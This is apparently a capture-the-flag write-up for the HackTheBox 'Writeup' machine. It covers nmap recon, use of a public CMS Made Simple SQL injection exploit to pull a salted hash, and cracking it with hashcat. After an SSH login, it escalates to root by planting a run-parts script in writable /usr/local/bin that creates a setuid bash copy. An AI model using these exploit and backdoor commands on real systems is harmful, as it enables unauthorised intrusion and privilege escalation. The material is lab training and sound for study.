
HackTheBox-Writeup


Nmap scan shows the below:



```
┌──(kali㉿kali)-[~/hackingstuff/hackthebox/writeup]
└─$ sudo nmap -sC -sV 10.10.10.138
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-11 18:26 EDT
Nmap scan report for 10.10.10.138
Host is up (0.0058s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Nothing here yet.
| http-robots.txt: 1 disallowed entry
|_/writeup/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.84 seconds
```

Browsing to the IP, we get an interesting webpage that was apparently made in vi




```
########################################################################
#                                                                      #
#           *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***           #
#                                                                      #
#   Not yet live and already under attack. I found an     ,~~--~~-.    #
#   Eeyore DoS protection script that is in place and     +      | |\  #
#   watches for Apache 40x errors and bans bad IPs.       || |~ |`,/-\ #
#   Hope you do not get hit by false-positive drops!      *\_) \_) `-' #
#                                                                      #
#   If you know where to download the proper Donkey DoS protection     #
#   please let me know via mail to jkr@writeup.htb - thanks!           #
#                                                                      #
########################################################################
```

We are also told that there is protection that watched for 40x errors

If we look at robots.txt, we see that /writeup is disallowed, so lets try browsing to it

Looking at the source code here, we see that CMS Made Simple is running:




```
<!doctype html>
<html lang="en_US"><head>
    <title>ypuffy - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

So now, we need to find the version.

A google search for CMS Made Simple returns a website. Going to the downloads here and then going to the subversions section
reveals we can see the source of the latest version:


Subversion

Advanced developers may wish to check out the latest version of CMS Made Simple from the Subversion repository. You can do this from a shell with the following command:

```
svn co http://svn.cmsmadesimple.org/svn/cmsmadesimple/trunk
```


This is a dynamic piece of software that is updated frequently so if you are using SVN please be aware that things can and will change and you might even lose some information. Do not report bugs, flaws, or problems when using the SVN version of the software (it is usually a work in progress, and may not be functional at some points in time).
We are unable to support anybody using the SVN version of the software in any production site.

You can also browse the source in SVN from your browser here

We see that there is a changelog file in /doc/changelog.txt
If we browse to http://10.10.10.138/writeup/doc/CHANGELOG.txt, we can see what version the server is running

If we use searchsploit:
    searchsploit CMS Made Simple


We get back a lot of exploits, but there is one that sticks out as being pretty close to the version running on the webserver


```
CMS Made Simple < 2.2.10 - SQL Injection
```

You can use searchsploit -m php/webapps/46635.py to download the exploit onto your machine

After reading the exploit. I found you can use the following syntax to execute the script:
    python2 46635.py -u http://10.10.10.138/writeup/

This will cycle through the alphabet and numbers until we get a username and password


```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

As we can see, there is a salt, so we have to figure out how to crack it

Looking at the arguments of the exploit, it looks like it has something built in that cracks passwords, so lets try:
    python2 46635.py -u http://10.10.10.138/writeup/ -c

This wants us to specify a wordlist, but instead, we can probably use hashcat, as we see from the script that the code is
running a salt and a password from a chosen wordlist


The syntax I used to crack the salted hash with hashcat was:
hashcat -m 20 pwinfo /usr/share/wordlists/rockyou.txt

Now, with the username(jkr) and our newly found password, we can try going to the /writeup/admin page, but
we have no luck signing in that way.


Port 22(SSH) is also open, so lets give that a shot
ssh jkr@10.10.10.138

And, we're in!

Let's pull down linpeas from a python http server and do some enumerating



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```




```
╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=101(messagebus) gid=104(messagebus) groups=104(messagebus)
uid=102(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=103(mysql) gid=106(mysql) groups=106(mysql)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
```

Two things that stick out are the SQL server on port 3306 and the staff group

When trying to cd into /var/www/html/writeup, we are given an access denied error, so no go on that

If we google what this staff group is about, https://wiki.debian.org/SystemGroups gives us a solid answer




- **lp** (LP): Members of this group can enable and use printers. (The user **lp** is not used anymore.)
- **lpadmin** (LPADMIN): Allows members to manage printers and pending jobs sent by other users.
- **scanner** : Members of this group can enable and use scanners.
- **adm**: Group adm is used for system monitoring tasks. Members of this group can read many log files in /var/log, and can use xconsc
- **systemd-journal**: Since Debian 8 (Jessie), members of this group can use the command *journalctl* and read log files of systemd (in
- **plugdev**: Allows members to mount (only with the options nodev and nosuid, for security reasons) and umount removable devices th
- **netdev**: Members of this group can manage network interfaces through the network manager and wicd.
- **cdrom**: This group can be used locally to give a set of users access to a CDROM drive and other optical drives.
- **floppy**: This group can be used locally to give a set of users access to a floppy drive and other removable (non-optical) drives (like U
- **tape**: This group can be used locally to give a set of users access to a tape drive.
- **audio**: This group can be used locally to give a set of users access to an audio device (the soundcard or a microphone).
- **video**: This group can be used locally to give a set of users access to a video device (like a webcam).
- **render**: This group can be used locally to give a set of users access to a rendering device (like the framebuffer, or videocard).
- **sudo**: Members of this group can execute any command with sudo or pkexec. (See the default configuration in /etc/sudoers)
- **tty**: TTY devices are owned by this group. This is used by write and wall to enable them to write to other people's TTYs, but it is not i
- **staff**: Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/l
- **shadow**: /etc/shadow is readable by this group. Some programs that need to be able to access the file are SETGID shadow.
- **utmp**: This group can write to /var/run/utmp and similar files. Programs that need to be able to write to it are SETGID utmp.
- **disk**: Raw access to disks. **Mostly equivalent to root access.**

So, we can see that staff can add local modifications without root privs.

If we do "ls -ld /usr/local/bin, we see that as a member of the staff group, we can write to it

And if we do “echo $PATH”, we see that this directory is in the path. Now we have to find something running as root

We can write a script thats executable and use it as a backdoor when we ssh in again



```
ls: cannot open directory '.': Permission denied
jkr@writeup:/usr/local/bin$ echo -e '#!/bin/bash\n\ncp /bin/bash /bin/0xdf\nchmod u+s /bin/0xdf' > /usr/local/bin/run
-parts; chmod +x /usr/local/bin/run-parts
jkr@writeup:/usr/local/bin$ cat /usr/local/bin/run-parts
#!/bin/bash
```

When we SSH in, we can then run “0xdf -p” to become root and get our flag